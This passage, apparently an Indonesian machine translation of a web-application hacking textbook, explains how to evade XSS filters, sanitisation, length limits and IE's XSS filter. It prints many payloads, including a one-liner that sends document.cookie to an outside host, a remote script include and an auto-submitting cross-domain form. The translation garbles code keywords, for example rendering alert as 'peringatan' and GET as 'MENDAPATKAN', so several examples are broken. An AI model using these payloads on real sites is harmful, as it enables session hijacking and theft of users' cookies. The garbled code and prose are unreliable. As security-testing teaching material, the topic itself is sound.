Dalam semua kasus, Anda dapat menggunakan vbscript alih-alih vb suntuk menentukan bahasa. Pada contoh terakhir, perhatikan penggunaan dari Kotak Pesan +1 untuk menghindari penggunaan spasi, sehingga menghindari kebutuhan tanda kutip di sekitar nilai atribut. Ini bekerja karena +1 menambahkan nomor secara efektif apa-apa, sehingga ekspresi mengevaluasi ke 1, yang diteruskan ke MsgBox fungsi.

Patut dicatat bahwa dalam VBScript, beberapa fungsi dapat dipanggil tanpa tanda kurung, seperti yang ditunjukkan pada contoh sebelumnya. Ini memungkinkan Anda melewati beberapa filter yang berasumsi bahwa kode skrip harus menggunakan tanda kurung untuk mengakses fungsi apa pun.

Selain itu, tidak seperti JavaScript, bahasa VBScript tidak peka huruf besar-kecil, sehingga Anda dapat menggunakan karakter huruf besar dan kecil di semua kata kunci dan nama fungsi. Perilaku ini paling berguna ketika fungsi aplikasi yang Anda serang mengubah kasus masukan Anda, seperti dengan mengonversinya menjadi huruf besar. Meskipun hal ini mungkin dilakukan karena alasan fungsionalitas daripada keamanan, hal ini dapat menggagalkan eksloitasi XSS menggunakan kode JavaScript, yang gagal dijalankan saat diubah menjadi huruf besar. Sebaliknya, eksloit menggunakan VBScript masih berfungsi:

```
<SCRIPT LANGUAGE=VBS>MSGBOX 1</SCRIPT>

```

#### ***Menggabungkan VBScript dan JavaScript***

Untuk menambah lapisan kompleksitas serangan Anda, dan menghindari beberapa filter, Anda dapat memanggil VBScript dari JavaScript, dan sebaliknya:

```
<script>execScript("MsgBox 1","vbscript");</script> <script
language=vbs>execScript("alert(1)")</script>
```

Anda bahkan dapat menyambungkan panggilan dan ping-pong ini di antara bahasa sesuai kebutuhan:

```
<script>execScript('execScript
"alert(1)"','javascript','vbscript');</script>
```

Seperti disebutkan, VBScript tidak peka huruf besar-kecil, memungkinkan Anda untuk mengeksekusi kode dalam konteks di mana masukan Anda diubah menjadi huruf besar. Jika Anda benar-benar ingin memanggil fungsi JavaScript dalam situasi ini, Anda dapat menggunakan fungsi manipulasi string di dalam VBScript untuk membuat perintah dengan case yang diperlukan, lalu menjalankannya menggunakan JavaScript:

```
<SCRIPT LANGUAGE=VBS>EXECSCRIPT(LCASE("ALERT(1)")) </SCRIPT> <IMG
ONERROR="VBS:EXECSCRIPT LCASE('ALERT(1)')" SRC=A>
```

#### ***Menggunakan Skrip yang Dikodekan***

Di Internet Explorer, Anda dapat menggunakan algoritme pengkodean skrip kustom Microsoft untuk menyembunyikan konten skrip dan berpotensi melewati beberapa filter masukan:

```
 <img
language="JScript.Encode" onerror="#@~^CAAAAA ==C^+.D'8#mgIAAA==^#~@" src=a>
```

Pengkodean ini awalnya dirancang untuk mencegah pengguna memeriksa skrip sisi klien dengan mudah dengan melihat kode sumber untuk halaman HTML. Sejak itu telah direkayasa ulang, dan banyak alat dan situs web memungkinkan Anda memecahkan kode skrip yang disandikan. Anda dapat menyandikan skrip Anda sendiri untuk digunakan dalam serangan melalui utilitas baris perintah Microsoftsrcenci versi Windows yang lebih lama.

#### ***Mengalahkan Sanitasi***

Dari semua kendala yang mungkin Anda temui saat mencoba mengeksplorasi potensi kondisi XSS, filter sanitasi mungkin yang paling umum. Di sini, aplikasi melakukan semacam sanitasi atau pengkodean pada string serangan Anda yang menjadikannya tidak berbahaya, mencegahnya menyebabkan eksekusi JavaScript.

Manifestasi yang paling umum dari sanitasi data terjadi ketika aplikasi HTML-mengkodekan karakter kunci tertentu yang diperlukan untuk mengirimkan serangan (jadi < menjadi &lt; dan > menjadi &gt;). Dalam kasus lain, aplikasi dapat menghapus karakter atau ekspresi tertentu dalam upaya membersihkan input Anda dari konten berbahaya.

Saat Anda menghadapi pertahanan ini, langkah pertama Anda adalah menentukan dengan tepat karakter dan ekspresi mana yang sedang dibersihkan, dan apakah masih mungkin untuk melakukan serangan tanpa menggunakan karakter dan ekspresi ini secara langsung. Misalnya, jika data Anda dimasukkan langsung ke skrip yang ada, Anda mungkin tidak perlu menggunakan karakter tag HTML apa pun. Atau, jika aplikasi menghapus <skrip>tag dari input Anda, Anda mungkin bisa

untuk menggunakan tag yang berbeda dengan event handler yang sesuai. Di sini, Anda harus mempertimbangkan semua teknik yang telah dibahas untuk menangani filter berbasis tanda tangan, termasuk menggunakan lapisan pengkodean, byte NULL, sintaks tidak standar, dan kode skrip yang disamarkan. Dengan memodifikasi input Anda dengan berbagai cara yang dijelaskan, Anda mungkin dapat merancang serangan yang tidak mengandung karakter atau ekspresi apa pun yang dibersihkan oleh filter dan oleh karena itu berhasil melewati.

Jika tampaknya mustahil untuk melakukan serangan tanpa menggunakan input yang sedang disanitasi, Anda perlu menguji keefektifan filter sanitasi untuk menentukan apakah ada jalan pintas.

Seperti dijelaskan pada Bab 2, beberapa kesalahan sering muncul pada filter sanitasi. Beberapa API manipulasi string berisi metode untuk mengganti hanya instance pertama dari ekspresi yang cocok, dan ini terkadang mudah dibingungkan dengan metode yang menggantikan semua instance. Jadi jika <skrip> sedang dihapus dari input Anda, Anda harus mencoba yang berikut untuk memeriksa apakah semua instans dihapus:

```
<script><script>peringatan(1)</script>
```

Dalam situasi ini, Anda juga harus memeriksa apakah sanitasi dilakukan secara rekursif:

```
<scr<script>ipt>peringatan(1)</script>
```

Selain itu, jika filter melakukan beberapa langkah pembersihan pada input Anda, Anda harus memeriksa apakah urutan atau interaksi di antaranya dapat dieksplorasi. Misalnya, jika filter menghapus <skrip> secara rekursif dan kemudian strip <objek> secara rekursif, serangan berikut mungkin berhasil:

```
<scr<objek>ipt>peringatan(1)</script>
```

Saat Anda menyuntikkan ke string yang dikutip dalam skrip yang ada, biasanya ditemukan bahwa aplikasi membersihkan input Anda dengan menempatkan karakter garis miring terbalik sebelum karakter tanda kutip yang Anda kirimkan. Ini lolos dari tanda kutip Anda, mencegah Anda mengakhiri string dan menyuntikkan skrip arbitrer. Dalam situasi ini, Anda harus selalu memverifikasi apakah karakter garis miring terbalik itu sendiri sedang diloloskan. Jika tidak, bypass filter sederhana dimungkinkan. Misalnya, jika Anda mengontrol nilainyafoodi dalam:

```
var a = 'foo';
```

Anda dapat menyuntikkan:

```
foo\\'; waspada(1);//
```

Ini menghasilkan respons berikut, di mana skrip yang Anda injeksikan dijalankan. Perhatikan penggunaan karakter komentar JavaScript // untuk mengomentari

sisa baris, sehingga mencegah kesalahan sintaksis yang disebabkan oleh pembatas string aplikasi itu sendiri:

```
var a = 'foo\\'; waspada(1);//';
```

Di sini, jika Anda menemukan bahwa karakter garis miring terbalik juga diloloskan dengan benar, tetapi tanda kurung sudut dikembalikan tidak bersih, Anda dapat menggunakan serangan berikut:

```
</script><script>peringatan(1)</script>
```

Ini secara efektif mengabaikan skrip asli aplikasi dan menyuntikkan yang baru segera setelahnya. Serangan ini berhasil karena penguraian tag HTML oleh browser lebih diutamakan daripada penguraian JavaScript tersebut:

```
<script>var a = '</script><script>peringatan(1)</script>
```

Meskipun skrip asli sekarang berisi kesalahan sintaksis, ini tidak masalah, karena browser terus berjalan dan menjalankan skrip yang Anda injeksikan terlepas dari kesalahan pada skrip asli.

#### COBALAH!

```
http://mdsec.net/search/48/ http://
mdsec.net/search/52/
```

**TIP** **K**a Anda dapat menyuntikkan ke dalam skrip, tetapi Anda tidak dapat menggunakan tanda kutip karena ini sedang diloloskan, Anda dapat menggunakan `String.fromCharCode` teknik untuk membangun string tanpa perlu pembatas, seperti yang dijelaskan sebelumnya.

Dalam kasus di mana skrip yang Anda masukkan berada di dalam pengendali peristiwa, bukan blok skrip lengkap, Anda mungkin dapat menyandikan HTML tanda kutip Anda untuk melewati sanitasi aplikasi dan keluar dari string yang Anda kontrol. Misalnya, jika Anda mengontrol nilai `yafoodi` dalam:

```
<a href="#" onclick="var a = 'foo'; ...
```

dan aplikasi dengan benar keluar dari tanda kutip dan garis miring terbalik pada input Anda, serangan berikut mungkin berhasil:

```
foo'; waspada(1);//
```

Hal ini menghasilkan respons berikut, dan karena beberapa browser melakukan dekode HTML sebelum event handler dijalankan sebagai JavaScript, serangan berhasil:

```
<a href="#" onclick="var a = 'foo'; waspada(1);//'; ...
```

Fakta bahwa event handler adalah HTML-decoded sebelum dieksekusi sebagai JavaScript merupakan peringatan penting untuk rekomendasi standar input pengguna pengkodean HTML untuk mencegah serangan XSS. Dalam konteks sintaksis ini, pengkodean HTML tidak serta merta menjadi penghambat serangan. Penyerang sendiri bahkan dapat menggunakannya untuk menghindari pertahanan lain.

### ***Mengalahkan Batas Panjang***

Saat aplikasi memotong input Anda ke panjang maksimum tetap, Anda memiliki tiga kemungkinan pendekatan untuk membuat eksploit yang berfungsi.

Metode pertama yang agak jelas adalah mencoba mempersingkat muatan serangan Anda dengan menggunakan JavaScript API dengan panjang sesingkat mungkin dan menghapus karakter yang biasanya disertakan tetapi sama sekali tidak diperlukan. Misalnya, jika Anda menginjeksi skrip yang sudah ada, perintah 28-byte berikut mengirimkan cookie pengguna ke server dengan nama hostA:

```
buka("//a"+document.cookie)
```

Alternatifnya, jika Anda menyuntikkan langsung ke HTML, tag 30 byte berikut memuat dan mengeksekusi skrip dari server dengan nama hostA:

```
<script src=http://a></script>
```

Di Internet, contoh-contoh ini jelas perlu diperluas untuk memuat nama domain atau alamat IP yang valid. Namun, pada jaringan internal perusahaan, sebenarnya dimungkinkan untuk menggunakan mesin dengan nama WINSA untuk menjadi tuan rumah server penerima.

**TIP** **I**ndra dapat menggunakan pengemas JavaScript Dean Edwards untuk mengecilkan skrip yang diberikan sebanyak mungkin dengan menghilangkan spasi yang tidak perlu. Utilitas ini juga mengonversi skrip menjadi satu baris agar mudah dimasukkan ke dalam parameter permintaan:

**<http://dean.edwards.name/packer/>**

Kedua, teknik yang berpotensi lebih kuat untuk mengalahkan batas panjang adalah merentang muatan serangan di beberapa lokasi berbeda di mana input yang dapat dikontrol pengguna dimasukkan ke halaman pengembalian yang sama. Misalnya, pertimbangkan URL berikut:

[https://wahh-app.com/account.php?page\\_id=244&seed=129402931&mode=normal](https://wahh-app.com/account.php?page_id=244&seed=129402931&mode=normal)

Ini mengembalikan halaman yang berisi berikut ini:

```
<input type="hidden" name="page_id" value="244"> <input
type="hidden" name="seed" value="129402931"> <input
type="hidden" name="mode" value="biasa">
```

Misalkan setiap bidang memiliki batasan panjang, sehingga tidak ada string serangan yang layak dapat dimasukkan ke dalamnya. Namun demikian, Anda masih dapat mengirimkan eksploit yang berfungsi dengan menggunakan URL berikut untuk merentangkan skrip di tiga lokasi yang Anda kontrol:

```
https://myapp.com/account.php?page_id="><script>/*&seed=*/alert(document.cookie);/*&mode=*</script>
```

Ketika nilai parameter dari URL ini disematkan ke halaman, hasilnya adalah sebagai berikut:

```
<input type="hidden" name="page_id" value=""><script>/*>
<tipe masukan="tersembunyi" nama="seed" value="*/waspada(document.cookie);/*>
<input type="hidden" name="mode" value="*/</skrip>">
```

HTML yang dihasilkan valid dan hanya setara dengan bagian yang dicetak tebal. Potongan kode sumber di antaranya telah secara efektif menjadi komentar JavaScript (dikelilingi oleh penanda /\* dan \*/), sehingga browser mengabaikannya. Oleh karena itu, skrip Anda dijalankan seolah-olah telah disisipkan seluruhnya di satu lokasi di dalam halaman.

**TIP** Teknik menjangkau muatan serangan di berbagai bidang terkadang dapat digunakan untuk mengalahkan jenis filter pertahanan lainnya. Sangat umum untuk menemukan validasi dan sanitasi data yang berbeda yang diterapkan pada bidang yang berbeda dalam satu halaman aplikasi. Pada contoh sebelumnya, misalkan bahwasan page\_id dan mode parameter tunduk pada panjang maksimal 12 karakter. Karena kolom ini sangat pendek, pengembang aplikasi tidak perlu mengimplementasikan filter XSS apa pun. Itu benih parameter, di sisi lain, panjangnya tidak dibatasi, sehingga filter yang ketat diterapkan untuk mencegah injeksi karakter "< atau >". Dalam skenario ini, terlepas dari upaya pengembang, skrip panjang yang sewenang-wenang masih dapat dimasukkan ke dalam benih parameter tanpa menggunakan salah satu karakter yang diblokir, karena konteks JavaScript dapat dibuat oleh data yang disuntikkan ke bidang sekitarnya.

Teknik ketiga untuk mengalahkan batas panjang, yang bisa sangat efektif dalam beberapa situasi, adalah "mengubah" cacat XSS yang direfleksikan menjadi kerentanan berbasis DOM. Misalnya, dalam kerentanan XSS yang tercermin asli, jika aplikasi menempatkan batasan panjang pada file pesan parameter yang disalin ke halaman yang dikembalikan, Anda dapat menyuntikkan skrip 45-byte berikut, yang mengevaluasi string fragmen di URL saat ini:

```
<script>eval(location.hash.slice(1))</script>
```

Dengan menyuntikkan skrip ini ke dalam parameter yang rentan terhadap XSS yang direfleksikan, Anda dapat secara efektif menginduksi kerentanan XSS berbasis DOM di halaman hasil

dan dengan demikian mengeksekusi skrip kedua yang terletak di dalam string fragmen, yang berada di luar kendali filter aplikasi dan mungkin panjangnya sewenang-wenang. Misalnya:

```
http://mdsec.net/error/5/Error.ashx?message=<script>eval(location.hash . substr(1))</script>#alert('skrip panjang di sini')
```

Ini adalah versi yang lebih pendek yang berfungsi di sebagian besar situasi:

```
http://mdsec.net/error/5/Error.ashx?message=<script>eval(unescape(lokasi)) </script>%#0Aalert('skrip panjang di sini')
```

Dalam versi ini, seluruh URL didekodekan URL dan kemudian diteruskan ke evalmemerintah. Seluruh URL dijalankan sebagai JavaScript yang valid karena http: awalan protokol berfungsi sebagai label kode, // yang mengikuti awalan protokol berfungsi sebagai komentar baris tunggal, dan %0A adalah URL-decoded menjadi baris baru, menandakan akhir dari komentar.

### ***Memberikan Eksloitasi XSS yang Bekerja***

Biasanya, saat Anda menangani potensi kerentanan XSS untuk memahami dan melewati filter aplikasi, Anda bekerja di luar browser, menggunakan alat seperti Burp Repeater untuk mengirim permintaan yang sama berulang kali, mengubah permintaan dengan cara kecil setiap saat, dan menguji efek pada respon. Dalam beberapa situasi, setelah Anda membuat serangan proof-of-concept dengan cara ini, Anda mungkin masih harus bekerja untuk memberikan serangan praktis terhadap pengguna aplikasi lain. Misalnya, titik masuk untuk XSS mungkin tidak penting untuk mengontrol permintaan pengguna lain, seperti cookie atau Perujuktajuk. Atau pengguna target mungkin menggunakan browser dengan perlindungan bawaan terhadap serangan XSS yang dipantulkan. Bagian ini membahas berbagai tantangan yang mungkin muncul saat menjalankan eksloitasi XSS dalam praktik dan bagaimana mereka dapat dielakkan.

### **Meningkatkan Serangan ke Halaman Aplikasi Lain**

Misalkan kerentanan yang telah Anda identifikasi berada di area aplikasi yang tidak menarik, hanya memengaruhi pengguna yang tidak diautentikasi, dan area lain berisi data dan fungsionalitas yang sangat sensitif yang ingin Anda kompromi.

Dalam situasi ini, biasanya cukup mudah untuk merancang payload serangan yang dapat Anda berikan melalui bug XSS di satu area aplikasi dan tetap berada di dalam browser pengguna untuk membahayakan korban di mana pun dia berada di domain yang sama.

Salah satu metode sederhana untuk melakukan ini adalah mengeksloitasi untuk membuat iframe yang menutupi seluruh jendela browser dan memuat ulang halaman saat ini di dalam iframe. Saat pengguna menavigasi situs dan masuk ke area yang diautentikasi, skrip yang disuntikkan terus berjalan di jendela tingkat atas. Itu bisa terhubung ke semua

peristiwa navigasi dan pengiriman formulir di iframe anak, pantau semua konten respons yang muncul di iframe, dan, tentu saja, membajak sesi pengguna pada saat yang tepat. Di browser berkemampuan HTML5, skrip bahkan dapat menyetel URL yang sesuai di bilah lokasi saat pengguna berpindah antar halaman, menggunakan `it>window.history.pushState()`fungsi.

Untuk salah satu contoh eksloitasi semacam ini, lihat URL ini:

<http://blog.kotowicz.net/2010/11/xss-track-how-to-quietly-track-whole.html>

## MITOS UMUM

**"Kami tidak khawatir tentang bug XSS apa pun di bagian situs kami yang tidak diautentikasi. Mereka tidak dapat digunakan untuk membajak sesi."**

Pemikiran ini keliru karena dua alasan. Pertama, bug XSS di bagian aplikasi yang tidak diautentikasi biasanya dapat digunakan untuk secara langsung mengkompromikan sesi pengguna yang diautentikasi. Oleh karena itu, cacat XSS yang tidak diautentikasi biasanya lebih serius daripada yang diautentikasi, karena cakupan korban potensial lebih luas. Kedua, bahkan jika pengguna belum diautentikasi, penyerang dapat menyebarkan beberapa fungsi Trojan yang tetap ada di browser korban melalui beberapa permintaan, menunggu hingga korban masuk, lalu membajak sesi yang dihasilkan. Bahkan dimungkinkan untuk menangkap kata sandi pengguna menggunakan keylogger yang ditulis dalam JavaScript, seperti yang dijelaskan di Bab 13.

## Memodifikasi Metode Permintaan

Misalkan kerentanan XSS yang telah Anda identifikasi menggunakan apospermintaan, tetapi metode yang paling nyaman untuk mengirimkan serangan membutuhkanMENDAPATKANmetode — misalnya, dengan mengirimkan posting forum yang berisitag yang menargetkan URL yang rentan.

Dalam kasus ini, selalu perlu memverifikasi apakah aplikasi menangani permintaan dengan cara yang sama jika dikonversi ke AMENDAPATKANmeminta. Banyak aplikasi mentolerir permintaan dalam bentuk apa pun.

Di Burp Suite, Anda dapat menggunakan perintah "ubah metode permintaan" pada menu konteks untuk mengalihkan permintaan antaraMENDAPATKANDanPOSmetode.

## MITOS UMUM

**"Bug XSS ini tidak dapat dieksloitasi. Saya tidak bisa mendapatkan serangan saya untuk bekerja sebagai MENDAPATKAN meminta."**

Jika cacat XSS yang dipantulkan hanya dapat dieksloitasi menggunakanPOSmetode, aplikasi masih rentan terhadap berbagai mekanisme pengiriman serangan, termasuk yang menggunakan situs web pihak ketiga yang berbahaya.

Dalam beberapa situasi, teknik sebaliknya bisa berguna. Mengubah serangan yang menggunakan MENDAPATKANmetode menjadi salah satu yang menggunakanPOSmetode dapat memungkinkan Anda untuk melewati filter tertentu. Banyak aplikasi melakukan beberapa pemfilteran permintaan di seluruh aplikasi umum untuk string serangan yang diketahui. Jika suatu aplikasi mengharapkan untuk menerima permintaan menggunakanMENDAPATKANmetode ini, mungkin melakukan pemfilteran ini hanya pada string kueri URL. Dengan mengonversi permintaan untuk menggunakanPOSmetode, Anda mungkin dapat melewati filter ini.

#### **Mengeksloitasi XSS Melalui Cookie**

Beberapa aplikasi berisi kerentanan XSS yang direfleksikan di mana titik masuk serangan berada dalam cookie permintaan. Dalam situasi ini, Anda mungkin dapat menggunakan berbagai teknik untuk mengeksloitasi kerentanan:

- Seperti memodifikasi metode permintaan, aplikasi memungkinkan Anda untuk menggunakan URL atau parameter isi dengan nama yang sama dengan cookie untuk memicu kerentanan.
- Jika aplikasi berisi fungsionalitas apa pun yang memungkinkan nilai cookie disetel secara langsung (misalnya, laman preferensi yang menyetel cookie berdasarkan nilai parameter yang dikirimkan), Anda mungkin dapat menyusun serangan pemalsuan permintaan lintas situs yang menyetel cookie yang diperlukan di browser korban. Mengeksloitasi kerentanan akan mengharuskan korban untuk dibujuk untuk membuat dua permintaan: untuk menyetel cookie yang diperlukan yang berisi muatan XSS, dan untuk meminta fungsionalitas di mana nilai cookie diproses dengan cara yang tidak aman.
- Secara historis, berbagai kerentanan telah ada dalam teknologi ekstensi browser, seperti Flash, yang memungkinkan permintaan lintas domain dikeluarkan dengan header HTTP arbitrer. Saat ini setidaknya satu kerentanan tersebut telah diketahui secara luas tetapi belum ditambal. Anda dapat memanfaatkan salah satu kerentanan ini di plugin browser untuk membuat permintaan lintas domain yang berisi header cookie arbitrer yang dirancang untuk memicu kerentanan.
- Jika tidak ada metode sebelumnya yang berhasil, Anda dapat memanfaatkan bug XSS lain yang direfleksikan pada domain yang sama (atau terkait) untuk menyetel cookie persisten dengan nilai yang diperlukan, sehingga memberikan kompromi permanen terhadap pengguna korban.

#### **Manfaatkan XSS di Referer Header**

Beberapa aplikasi mengandung kerentanan XSS yang tercermin yang hanya dapat dipicu melaluiPerujuktajuk. Ini biasanya cukup mudah dieksloitasi menggunakan server web yang dikendalikan oleh penyerang. Korban dibujuk untuk meminta URL di server penyerang yang berisi muatan XSS yang cocok untuk aplikasi yang rentan. Server penyerang mengembalikan respons yang menyebabkan permintaan ke URL yang rentan, dan muatan penyerang disertakan dalamPerujukheader yang dikirim dengan permintaan ini.

Dalam beberapa situasi, kerentanan XSS dipicu hanya jika `Perujukheader` berisi URL di domain yang sama dengan aplikasi yang rentan. Di sini, Anda mungkin dapat memanfaatkan fungsi redirector di tempat di dalam aplikasi untuk mengirimkan serangan Anda. Untuk melakukannya, Anda perlu membuat URL ke fungsi redirector yang berisi eksloit XSS yang valid dan menyebabkan pengalihan ke URL yang rentan. Keberhasilan serangan ini bergantung pada metode pengalihan yang digunakan fungsi dan apakah browser saat ini memperbarui `Perujukheader` saat mengikuti pengalihan jenis itu.

#### **Memanfaatkan XSS dalam Konten Permintaan dan Respons yang Tidak Standar**

Aplikasi kompleks saat ini semakin banyak menggunakan permintaan Ajax yang tidak mengandung parameter permintaan tradisional. Sebaliknya, permintaan sering berisi data dalam format seperti XML dan JSON, atau menggunakan berbagai skema serialisasi. Sejalan dengan itu, respons terhadap permintaan ini sering berisi data dalam format yang sama atau berbeda, bukan HTML.

Fungsionalitas sisi server yang terlibat dalam permintaan dan tanggapan ini sering menunjukkan perilaku seperti XSS. Muatan permintaan yang biasanya menunjukkan adanya kerentanan dikembalikan tanpa dimodifikasi oleh aplikasi.

Dalam situasi ini, perilaku masih dapat dieksloitasi untuk mengirimkan serangan XSS. Untuk melakukannya, Anda harus menghadapi dua tantangan berbeda:

- Anda perlu menemukan cara untuk menyebabkan pengguna korban membuat permintaan lintas domain yang diperlukan.
- Anda perlu menemukan cara untuk memanipulasi respons agar skrip Anda dijalankan saat dikonsumsi oleh browser.

Tak satu pun dari tantangan ini yang sepele. Pertama, permintaan yang dimaksud biasanya dibuat dari JavaScript menggunakan `Permintaan XMLHttpRequest` (lihat Bab 3). Secara default, ini tidak dapat digunakan untuk membuat permintaan lintas domain. Meskipun `XMLHttpRequest` sedang dimodifikasi di HTML5 untuk memungkinkan situs menentukan domain lain yang mungkin berinteraksi dengan mereka, jika Anda menemukan target yang memungkinkan interaksi pihak ketiga, mungkin ada cara yang lebih sederhana bagi Anda untuk berkompromi (lihat Bab 13).

Kedua, dalam serangan apa pun, respons yang dikembalikan oleh aplikasi akan dikonsumsi langsung oleh browser korban, bukan oleh skrip khusus yang memprosesnya dalam konteks aslinya. Respons akan berisi data dalam format non-HTML apa pun yang digunakan, biasanya dengan yang sesuai jenis konten tajuk. Dalam situasi ini, browser memproses respons dengan cara normal untuk tipe data ini (jika dikenali), dan metode normal untuk memasukkan kode skrip melalui HTML mungkin tidak relevan.

Meskipun tidak sepele, dalam beberapa situasi kedua tantangan ini dapat dipenuhi, memungkinkan perilaku seperti XSS dieksloitasi untuk memberikan serangan yang berfungsi. Kami akan memeriksa bagaimana hal ini dapat dilakukan dengan menggunakan format data XML sebagai contoh.

### Mengirim Permintaan XML Lintas Domain

Dimungkinkan untuk mengirim data lintas domain yang hampir sewenang-wenang dalam badan permintaan HTTP dengan menggunakan formulir HTML dengan enctype atribut diatur keteks/biasa. Ini memberi tahu browser untuk menangani parameter formulir dengan cara berikut:

- Kirim setiap parameter pada baris terpisah dalam permintaan.
- Gunakan tanda sama dengan untuk memisahkan nama dan nilai setiap parameter (seperti biasa).
- Jangan melakukan enkode URL apa pun untuk nama atau nilai parameter.

Meskipun beberapa browser tidak menghormati spesifikasi ini, namun dihormati dengan benar oleh versi Internet Explorer, Firefox, dan Opera saat ini.

Perilaku yang dijelaskan berarti Anda dapat mengirim data arbitrer di isi pesan, asalkan setidaknya ada satu tanda sama dengan di mana saja di dalam data. Untuk melakukan ini, Anda membagi data menjadi dua bagian, sebelum dan sesudah tanda sama dengan. Anda menempatkan potongan pertama ke dalam nama parameter dan potongan kedua ke dalam nilai parameter. Saat browser membuat permintaan, ia mengirimkan dua potongan yang dipisahkan oleh tanda sama dengan, sehingga membuat data yang diperlukan secara tepat.

Karena XML selalu berisi setidaknya satu tanda sama dengan, diVersi: kapanatribut dari tag XML pembuka, kita dapat menggunakan teknik ini untuk mengirim crossdomain data XML sewenang-wenang di badan pesan. Misalnya, jika XML yang diperlukan adalah sebagai berikut:

```
<?xml version="1.0"?><data><param>foo</param></data>
```

kami dapat mengirimkan ini menggunakan formulir berikut:

```
<form enctype="text/plain" action="http://wahh-app.com/vuln.php" method="POST">
<tipe masukan="tersembunyi" nama='<?xml versi' nilai=""1.0"?>
<><data><param>foo</param></data></>
</form><script>document.forms[0].submit();</script>
```

Untuk memasukkan karakter serangan umum dalam nilai parameter, seperti tanda kurung sudut tag, ini harus dikodekan HTML dalam permintaan XML. Oleh karena itu, mereka perludouble/Dikodekan HTML dalam formulir HTML yang menghasilkan permintaan itu.

**TIP** **I**ndia dapat menggunakan teknik ini untuk mengirimkan permintaan lintas domain yang berisi hampir semua jenis konten, seperti data yang dikodekan JSON dan objek biner berseri, asalkan Anda dapat memasukkan karakter yang sama di suatu tempat di dalam permintaan. Hal ini biasanya dimungkinkan dengan memodifikasi bidang teks bentuk bebas dalam permintaan yang dapat berisi karakter sama dengan. Misalnya dalam data JSON berikut, kolom komentar digunakan untuk memperkenalkan karakter sama dengan yang diperlukan:

```
{ "nama": "John", "email": "gomad@diet.com", "komentar": "=" }
```

Satu-satunya peringatan signifikan untuk menggunakan teknik ini adalah permintaan yang dihasilkan akan berisi tajuk berikut:

Tipe-Konten: teks/polos

Permintaan asli biasanya berisi yang berbeda jenis konten header, tergantung pada bagaimana itu dihasilkan. Jika aplikasi mentolerir yang disediakan jenis konten header dan memproses badan pesan dengan cara normal, teknik ini dapat digunakan dengan sukses saat mencoba mengembangkan eksploitasi XSS yang berfungsi. Jika aplikasi gagal memproses permintaan dengan cara biasa, karena diubah jenis konten header, mungkin tidak ada cara untuk mengirimkan permintaan lintas domain yang cocok untuk memicu perilaku seperti XSS.

**TIP** **I**ka Anda mengidentifikasi perilaku mirip XSS dalam permintaan yang berisi konten tidak standar, hal pertama yang harus Anda lakukan adalah memverifikasi dengan cepat apakah perilaku tersebut tetap ada saat Anda mengubah jenis konten tajuk keteks/biasa. Jika tidak, mungkin tidak ada gunanya menginvestasikan upaya lebih lanjut dalam mencoba mengembangkan eksploitasi XSS yang berfungsi.

### ***Mengeksekusi JavaScript dari Dalam Respons XML***

Tantangan kedua yang harus diatasi saat mencoba mengeksploitasi perilaku mirip XSS dalam konten yang tidak standar adalah menemukan cara untuk memanipulasi respons sehingga mengeksekusi skrip Anda saat dikonsumsi langsung oleh browser. Jika tanggapan berisi tidak akurat jenis konten header, atau tidak sama sekali, atau jika input Anda tercermin tepat di awal badan tanggapan, tugas ini mungkin mudah.

Akan tetapi, biasanya tanggapan mencakup ajenis konten header yang secara akurat menjelaskan jenis data yang dikembalikan aplikasi. Selain itu, masukan Anda biasanya tercermin di tengah respons, dan sebagian besar respons sebelum dan sesudah poin ini akan berisi data yang sesuai dengan spesifikasi yang relevan untuk jenis konten yang disebutkan. Browser yang berbeda menggunakan pendekatan yang berbeda untuk mem-parsing konten. Beberapa hanya mempercayai jenis konten header, dan yang lainnya memeriksa konten itu sendiri dan bersedia mengganti tipe yang disebutkan jika tipe yang sebenarnya tampak berbeda. Namun, dalam situasi ini, salah satu pendekatan membuat browser tidak mungkin memproses respons sebagai HTML.

Jika memungkinkan untuk membuat respons yang berhasil mengeksekusi skrip, ini biasanya melibatkan eksploitasi beberapa fitur sintaksis tertentu dari jenis konten yang diinjeksi. Untungnya, dalam kasus XML, hal ini dapat dicapai dengan menggunakan markup XML untuk menentukan namespace baru yang dipetakan ke XHTML, menyebabkan browser mengurai penggunaan namespace tersebut sebagai HTML. Misalnya, saat Firefox memproses respons berikut, skrip yang diinjeksi dijalankan:

HTTP/1.1 200 Oke

Tipe Konten: teks/xml

Konten-Panjang: 1098

```
<xml>
<data>
...
<a xmlns:a='http://www.w3.org/1999/xhtml'> <a:body
onload='alert(1)'>
...
</data>
</xml>
```

Seperti disebutkan, eksplot ini berhasil saat respons digunakan langsung oleh browser, dan bukan oleh komponen aplikasi asli yang biasanya memproses respons.

### Menyerang Filter XSS Peramban

Salah satu kendala untuk eksplotasi praktis dari hampir semua kerentanan XSS yang tercermin muncul dari berbagai fitur browser yang berupaya melindungi pengguna dari serangan ini. Versi browser Internet Explorer saat ini menyertakan filter XSS secara default, dan fitur serupa tersedia sebagai plugin untuk beberapa browser lain. Semua filter ini bekerja dengan cara yang sama: mereka secara pasif memantau permintaan dan respons, menggunakan berbagai aturan untuk mengidentifikasi kemungkinan serangan XSS yang sedang berlangsung, dan, ketika kemungkinan serangan diidentifikasi, memodifikasi bagian respons untuk menetralkan kemungkinan serangan.

Sekarang, seperti yang telah kita diskusikan, kondisi XSS harus dianggap sebagai kerentanan jika dapat dieksplotasi melalui browser apa pun dalam penggunaan luas, dan adanya filter XSS di beberapa browser tidak berarti bahwa kerentanan XSS tidak perlu diperbaiki. Namun demikian, dalam beberapa situasi praktis, penyerang mungkin secara khusus perlu mengeksplotasi kerentanan melalui browser yang mengimplementasikan filter XSS. Selain itu, cara-cara di mana filter XSS dapat dielakkan menarik dengan sendirinya. Dalam beberapa kasus, mereka dapat dimanfaatkan untuk memfasilitasi pengiriman serangan lain yang tidak mungkin dilakukan.

Bagian ini memeriksa filter XSS Internet Explorer. Saat ini adalah filter yang paling matang dan diadopsi secara luas yang tersedia.

Operasi inti dari filter IE XSS adalah sebagai berikut:

- Dalam permintaan lintas-domain, setiap nilai parameter diperiksa untuk mengidentifikasi kemungkinan upaya menyuntikkan JavaScript. Ini dilakukan dengan memeriksa nilai terhadap daftar hitam string serangan umum berbasis regex.
- Jika ditemukan nilai parameter yang berpotensi berbahaya, respons diperiksa untuk melihat apakah berisi nilai yang sama.
- Jika nilai muncul di respons, respons dibersihkan untuk mencegah eksekusi skrip apa pun. Misalnya, <skrip>dimodifikasi menjadi <sc#ipt>.

